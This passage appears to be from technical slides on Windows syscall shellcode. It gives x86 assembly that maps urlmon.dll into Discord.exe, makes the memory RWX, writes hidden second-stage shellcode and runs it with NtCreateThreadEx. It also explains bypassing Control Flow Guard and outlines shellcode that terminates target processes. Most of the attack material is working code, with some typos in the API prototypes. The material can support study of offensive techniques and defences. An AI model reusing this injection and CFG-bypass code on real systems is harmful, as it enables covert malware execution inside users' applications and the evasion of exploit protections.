          ; UNICODE_STRING
```

- Even though **Urlmon.dll** is in Unicode, it needs to be put into a **UNICODE_STRING** structure.
- The UNICODE_STRING structure is a parameter for the **OBJECT_ATTRIBUTES structure** we must create.
- The OBJECT_ATTRIBUTES structure is **required for NtCreateFile**.

```
xor edx, edx
xor ecx, ecx
push edx ; SecurityQualityOfService NULL
push edx ; SecurityDescriptor NULL
inc ecx
shl ecx, 6
push ecx ; Attributes, OBJ_CASE_INSENSITIVE, 0x40
push dword ptr [ebp-0xed] ; UNICODE_STRING
push edx ; Root Directory NULL
push 0x18 ; Length
mov [ebp-0x24], esp ; _OBJECT_ATTRIBUTES
```

```
NTAPI NtCreateFile(
 OUT  PHANDLE                 FileHandle,
 IN  ACCESS_MASK              DesiredAccess,
 IN  POBJECT_ATTRIBUTES       ObjectAttributes,
 OUT  PIO_STATUS_BLOCK        IoStatusBlock,
 IN OUT  PLARGE_INTEGER       AllocationSize,
 IN  ULONG                    FileAttributes,
 IN  ULONG                    ShareAccess,
 IN  ULONG                    CreateDisposition,
 IN  ULONG                    CreateOptions,
 IN  PVOID                    EaBuffer,
 IN  ULONG                    EaLength);
```

NtCreateFile Syscall

```
push 0x00000000        ; ULONG EaLength NULL, (optional)
push 0x00000000        ; PVOID EaBuffer NULL, (optional)
push 0x00000860        ; ULONG CreateOptions, FILE_SYNCHRONOUS_IO_NONALERT
push 0x0003            ; ULONG CreateDisposition, OPEN_EXISTING, 0x03
push 0x1               ; FILE_SHARE_WRITE, 0x01
push 0x80              ; ULONG FileAttributes,FILE_ATTRIBUTE_NORMAL, 0x80
push 0x00000000        ; PLARGE_INTEGER AllocationSize NULL, (optional)
push dword ptr [ebp-0x48]   ; out PIO_STATUS_BLOCK IoStatusBlock
push dword ptr [ebp-0x24]   ; POBJECT_ATTRIBUTES ObjectAttributes
push 0x120089          ; ACCESS_MASK DesiredAccess, GENERIC_READ, 0x120089
lea ecx, [ebp-0x3dd]
push ecx               ; PHANDLE FileHandle

mov eax, [edi+0x18]    ; NtCreateFile syscall
call ourSyscall
mov edi, [esp+0xb0]    ; Restore syscall array, 0x2c for syscall
                       ; parameters. 0x8e for other stack cleanup.
push edi               ; Save pointer to syscall array
```

NtCreateSection

```
mov ecx, [ebp-0x3dd]  ; HANDLE FileHandle
push ecx              ; HANDLE FileHandle
push 0x1000000        ; ULONG AllocationAttributes
                      ; SEC_IMAGE,0x1000000
push 0x00000002       ; ULONG SectionPageProtection,
                      ; PAGE_READONLY, 0x02
push 0                ; PLARGE_INTEGER MaximumSize
push 0x0              ; POBJECT_ATTRIBUTES, NULL
push  0x10000000      ; ACCESS_MASK DesiredAccess,
                      ; SECTION_ALL_ACCESS, 0x10000000
lea ecx, [ebp-0x324]
push ecx              ; PHANDLE SectionHandle

mov eax, [edi+0x14]   ; NtCreateSection syscall
call ourSyscall
mov edi, [esp+0x2c]   ; Restore ptr to syscall array
push edi              ; Save ptr to syscall array
```

- With **NtCreateSection** we can create a **handle** to the **urlmon.dll**.
- We will **hide our second stage** payload in urlmon.dll.
- This section then be mapped out.
  - The section must be created.
  - **NtCreateSection** will output a handle to the section.

```
NTAPI NtCreateSection(
 OUT PHANDLE                 SectionHandle,
 IN ACCESS_MASK              DesiredAccess,
 IN POBJECT_ATTRIBUTES       ObjectAttributes,
 IN PLARGE_INTEGER           MaximumSize,
 IN ULONG               SectionPageProtection,
 IN ULONG               AllocationAttributes,
 IN HANDLE               FileHandle);
```

NtMapViewOfSection

```
push 0x00000040     ; ULONG Protect, RWX, 0x40
push 0x00000000     ; ULONG AllocationType NULL
push 0x00000001   ; DWORD InheritDisposition ViewShare
lea ecx, [ebp-0x98]
push ecx           ; PULONG ViewSize
push 0x00000000    ; PLARGE_INTEGER SectionOffset NULL
push 0x00000000    ; ULONG CommitSize NULL
push 0x00000000    ; ULONG stackZeroBits NULL
lea ecx, [ebp-0x88]
push ecx           ; PVOID *BaseAddress NULL
mov ecx, dword ptr[ebp-0xbe]        ;
mov ecx, dword ptr [ecx]
push ecx           ; HANDLE ProcessHandle
push dword ptr [ebp-0x324] ; HANDLE SectionHandle

mov eax, [edi+0x10] ; NtMapViewOfSection syscall
call ourSyscall
mov edi, [esp+0x28] ; Restore ptr to syscall array
push edi            ; Save ptr to syscall array
```

- With **NtMapViewOfSection**, we are map the **urlmon.dll** section.
- We map urlmon.dll to the **Discord.exe** process that we were able to get a **handle** for.
- This syscall **returns the virtual address** where urlmon.dll is mapped to in **Discord.exe**.

```
NTAPI ZwMapViewOfSection(
 IN HANDLE              SectionHandle,
 IN HANDLE              ProcessHandle,
 IN OUT  PVOID          *BaseAddress,
 IN ULONG_PTR           ZeroBits,
 IN SIZE_T              CommitSize,
 IN OUT PLARGE_INT      SectionOffset,
 IN OUT PSIZE_T         ViewSize,
 IN SECTION_INHERIT     InheritDisposition,
 IN ULONG               AllocationType,
 IN ULONG               Win32Protect);
```

NtProtectVirtualMemory

```
mov ecx, [ebp-0x424]
push ecx              ; PULONG OldAccessProtection
push 0x00000040       ; ULONG NewAccessProtection, RWX
mov ecx, [ebp-0x64]
push ecx              ; PULONG NumberOfBytesToProtect
lea ecx, [ebp-0x88]
push ecx              ; PVOID *BaseAddress
mov ecx, dword ptr[ebp-0xbe]
mov ecx, dword ptr [ecx]
push ecx              ; HANDLE ProcessHandle

mov eax, [edi+0xc]    ; NtProtectVirtualMemory syscall
call ourSyscall
mov edi, [esp+0x34]   ; 0x14 + 20= 34
push edi              ; Save ptr to syscall array
```

- Even though **urlmon.dll** is mapped into **Discord.exe**, we cannot write to it because we lack the proper permissions.
- With **NtProtectVirtualMemory**, we can fix this, by changing it to **RWX**.

```
NTAPI NtProtectVirtualMemory(
 IN  HANDLE          ProcessHandle,
 IN OUT PVOID        *BaseAddress,
 IN OUT PULONG       RegionSize,
 IN  ULONG           NewProtect,
 OUT PULONG          OldProtect);
```

NtWriteVirtualMemory

```
push 0                  ; PULONG NumberOfBytesWritten
push 0x100              ; ULONG NumberOfBytesToWrite
lea ecx, ourShell
add ecx, 0x4
push ecx                ; PVOID Buffer
lea ecx, [ebp-0x88]
mov edx, dword ptr [ecx]
add edx, 0x3000
mov dword ptr [ebp-0x88], edx
mov ecx, [ebp-0x88]
push ecx                ; PVOID BaseAddress
mov ecx, dword ptr[ebp-0xbe]
mov ecx, dword ptr [ecx]
push ecx                ; HANDLE ProcessHandle

mov eax, [edi+0x8] ; NtWriteVirtualMemory syscall
call ourSyscall
mov edi, [esp+0x14]; Restore ptr to syscall array
push edi                 ; Save ptr to syscall array
```

- With **NtWriteVirtualMemory**, we can write to an external process, **Discord.exe**, copying our second-stage shellcode into **urlmon.dll**.
- **NtMapViewOfSection** gave us the address for **Urlmon.dll**, which we use as the **base address**.
    - We move the start 0x3000 bytes, to hide it in the middle of **urlmon.dll**.

```
NTAPI NtWriteVirtualMemory(
 IN  HANDLE     ProcessHandle,
 OUT PVOID      BaseAddress,
 IN  PVOID      Buffer,
 IN  ULONG      BufferSize,
 OUT PULONG NumberOfBytesWritten);
```

NtCreateThreadEx

```
push edx              ; pBytesBuffer NULL
push edx              ; sizeOfStackReserve NULL
push edx              ; sizeOfStackCommit NULL
push edx              ; stackZeroBits NULL
push edx              ; bCreateSuspsended False
push edx              ; lpParameter NULL
mov ebx, dword ptr [ebp - 0x88]
push ebx          ; pMemoryAllocation StartRoutine
mov ecx, dword ptr[ebp-0xbe] ; ProcessHandle
mov ecx, dword ptr [ecx]
push ecx              ; hCurrentProcess
push 0                ; pObjectAttributes
push 0x1fffff         ; ACCESS_MASK, desiredACcess
                      ; PROCESS_ALL_ACCESS
mov dword ptr[ebp - 0x290], 0
lea ecx, dword ptr[ebp - 0x290]
push ecx                       ; hThread

mov eax, [edi+0x4] ; NtCreateThreadEx syscall
call ourSyscall
mov edi, [esp+0x2c]
push edi
```

- With **NtCreateThreadEx** we create a thread in our external process, **Discord.exe**.
- **NtCreateThreadEx** will return a **handle** to our **newly created thread**.
- In **Discord.exe**, the thread immediately runs.
  - Other times, we force this to happen.

```
NTAPI NtCreateThreadEx(
 OUT PHANDLE                hThread,
 IN ACCESS_MASK             DesiredAccess,
 IN LPVOID                  ObjectAttributes,
 IN HANDLE                  ProcessHandle,
 IN LPTHREAD_START_ROUTINE  lpStartAddress,
 IN LPVOID                  lpParameter,
 IN BOOL                    CreateSuspended,
 IN ULONG                   StackZeroBits,
 IN ULONG                   SizeOfStackCommit,
 IN ULONG                   SizeOfStackReserve,
 OUT LPVOID                 lpBytesBuffer);
```

NtWaitForSingleObject

```
push 0                 ; PLARGE_INTEGER TimeOut
push 1                 ; BOOLEAN Alertable TRUE
push dword ptr[ebp - 0x290]
                       ; HANDLE ObjectHandle

mov eax, [edi]         ; NtWaitForSingleObject syscall
call ourSyscall
mov edi, [esp+0xc]; Restore ptr to syscall array
push edi               ; Save ptr to syscall array
```

```
NTAPI NtWaitForSingleObject(
  IN HANDLE             Handle,
  IN BOOLEAN            Alertable,
  IN PLARGE_INTEGER Timeout);
```

- With **process injection**, sometimes **NtWaitForSingleObject** is **required**.
- With our shellcode, it actually is **not needed**, but we do it anyway.

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Demo

Launching a second-stage shellcode via process injection to Discord.exe via inserted urlmon.dll

CFG and Process Injection via Shellcode


- Microsoft's **Control Flow Guard (CFG)** can cause some process injection efforts into external processes to **immediately fail**.
  - That is true for **Discord.exe**.
  - CFG checks all indirect calls to see if they are valid targets for indirect calls.
- When attempting to start execution at such a location, such as injected second-stage shellcode, **ntdll!RtlpHandleInvalidUserCallTarget** is called, which leads to **ntdll!RtlFailFast2**.
  - This *immediately* terminates the application.
  - The **fastfail** calls a special system interrupt, **int 0x29.**
    - This is a second chance non-continuable exception that causes exception code 0xc0000409.

```
(9e64.3a28): Security check failure or stack buffer overrun - code c0000409 (!!! second chance !!!)
eax=00000000 ebx=00000000 ecx=0000000a edx=6a283000 esi=6a283000 edi=6a283000
eip=77058b30 esp=00a5fd80 ebp=00a5fdac iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
ntdll!RtlFailFast2:
77058b30 cd29            int     29h
```

Discord with CFG terminates.

Control Flow and Discord

- **Process Hacker** shows that **Discord** utilizes **CFG**.



Defeating CFG with Syscalls

- There is a way to overcome CFG with a special syscall, **NtSetInformationVirtualMemory**.
    - **NtSetInformationVirtualMemory** is poorly documented and difficult to use, requiring complex set up.
        - Information on usage varies and **has changed** from documented sources.
            - Best bet? **Reverse engineer** it yourself.
    - With **NtSetInformationVirtualMemory**, you can create CFG exceptions for call sites or ranges of memory.
- There is no reason **NtSetInformationVirtualMemory** should not work with our shellcode, if implemented correctly.

```
NTAPI  NtSetInformationVirtualMemory(
IN HANDLE                              hProcess,
IN VIRTUAMEMORY_INFORMATION_CLASS  VmCfgCallTargetInformation,
ULONG_PTRL_                            NumberOfEntries
PMEMORY_RANGE_ENTRY                    &tMemoryPageEntry,
PVOID                                  &VmInformation,
ULONG                                  VmInformationLength
);
```

Reversing NtSetInformationVirtualMemory

- The best way to implement **NtSetInformationVirutalMemory** is to trace its corresponding **kernlbase.dll** function, **SetProcessValidCallTargets**.
  - Tracing **SetProcessValidCallTargets** and setting a breakpoint for **NtSetInformationVirutalMemory** can help **reverse engineer** the syscall's required parameters.
- In testing, **SetProcessValidCallTargets** was able to bypass CFG and allow Discord.exe to be compromised with the syscall shellcode.
  - **SetProcessValidCallTargets** internally calls **SetProcessValidCallTargetsSection**.
  - **SetProcessValidCallTargets** is far simpler, with only a handful of parameters.
  - **NtSetInformationVirutalMemory** has many required structures and far more elaborate setup.

```
BOOL WinAPI SetProcessValidCallTargets(
 IN HANDLE                        hProcess,
 IN PVOID                         VirtualAddreszs,
 IN SIZE_T                        RegionSize,
 IN ULONG                         NumberOfOffsets,
 IN OUT PCFG_CALL_TARGET_INFO OffsetInformation );
```

Tracing NtSetInformationVirtualMemory


Process Handle

PVOID VirtualAddress

SIZE_T RegionSize

NumberOfOffsets

PCFG_CALL_TARGET_INFO OffsetInformation



- Tracing a syscall can involve looking at the corresponding WinAPI function, and examining its parameters.
- Here we the syscall's corresponding WINAPI, **SetProcessValidCallTargets**.
  - This will automatically lead to **NtSetInformationVirtualMemory**
.

Tracing NtSetInformationVirtualMemory

Process Handle


VmCfgCallTargetInformation

ULONG_NumberOfEntries

PMEMORY_RANGE_ENTRY

PVOID VmInformation

ULONG VmInformationLength



- We can set a breakpoint for the syscall, **NtSetInformationVirtualMemory**.
- Once hit, we can then examine its parameters and the structures they point to.
  - **SetProcessValidCallTargets** will naturally call the syscall on its own without us doing anything.
- Via **reverse engineering**, we gain insights into its undocumented functionality.

Another Variation on the Same Shellcode

- What if instead of injecting shellcode, we did something **slightly annoying**, such as causing a specific process to terminate?

- We could identify a target process or processes.

- We then could cause it to **immediately terminate**.
  - If we wanted to, we could develop it further, put it in a loop, and cause **all instances** of it to terminate, as long as the shellcode was running.

Required Windows Syscalls

- NtAllocateVirtualMemory
- NtQuerySystemInformation
- NtOpenProcess
- NtTerminateProcess

Demo

Terminating a Targeted Process Syscall Shellcode

Tips and Tricks: Using Memory for Parameters

- Losing track of memory can be easy if using ESP/EBP, even if trying to be careful.
  - A value at **EBP** could be **overwritten inadvertently** without intending to do so.
  - Be **very careful** when creating structures or pointers to strings on the stack.
    - If a **syscall fails**, check the parameters to make sure they contain what you believe they should!
      - Sometimes they may not! They can **seemingly vanish**.
      - Some may get overwritten in **subtle or hard to trace** ways.
      - It is always advisable to check all parameters and structures carefully if a syscall fails. Is it a **memory issue**?
  - You can still use the stack for memory – just be careful, particularly if it is a **very long shellcode**!

Pointers vs. Non-pointers

- On average, syscalls **require significantly more pointers** as parameters than WinApi functions.
  - For instance, with **VirtualAlloc**, you must provide the value for a **size** directly.
  - With **NtAllocateVirutualMemory**, the comparable size must be provided as a pointer.
    - The pointer will be an address that contains the needed value, e.g. size.

```
Virtual: esp
Display format: Pointe

006ff5ce 006ff423
006ff5d2 00120089
006ff5d6 006ff5fa
006ff5da 006ff612
006ff5de 00000000
006ff5e2 00000080
006ff5e6 00000001
006ff5ea 00000003
006ff5ee 00000860
006ff5f2 00000000
```

Stack values

```
0:000> dd 006ff5fa
006ff5fa  00000018 00000000 006ff61e 00000040
006ff60a  00000000 00000000 00000000 00000000
```

POBJECT_ATTRIBUTES Structure

UNICODE_STRING Structure

```
0:000> dd 006ff61e
006ff61e  00460044 006ff626 003f005c 005c003f
```

```
0:00  du 006ff626
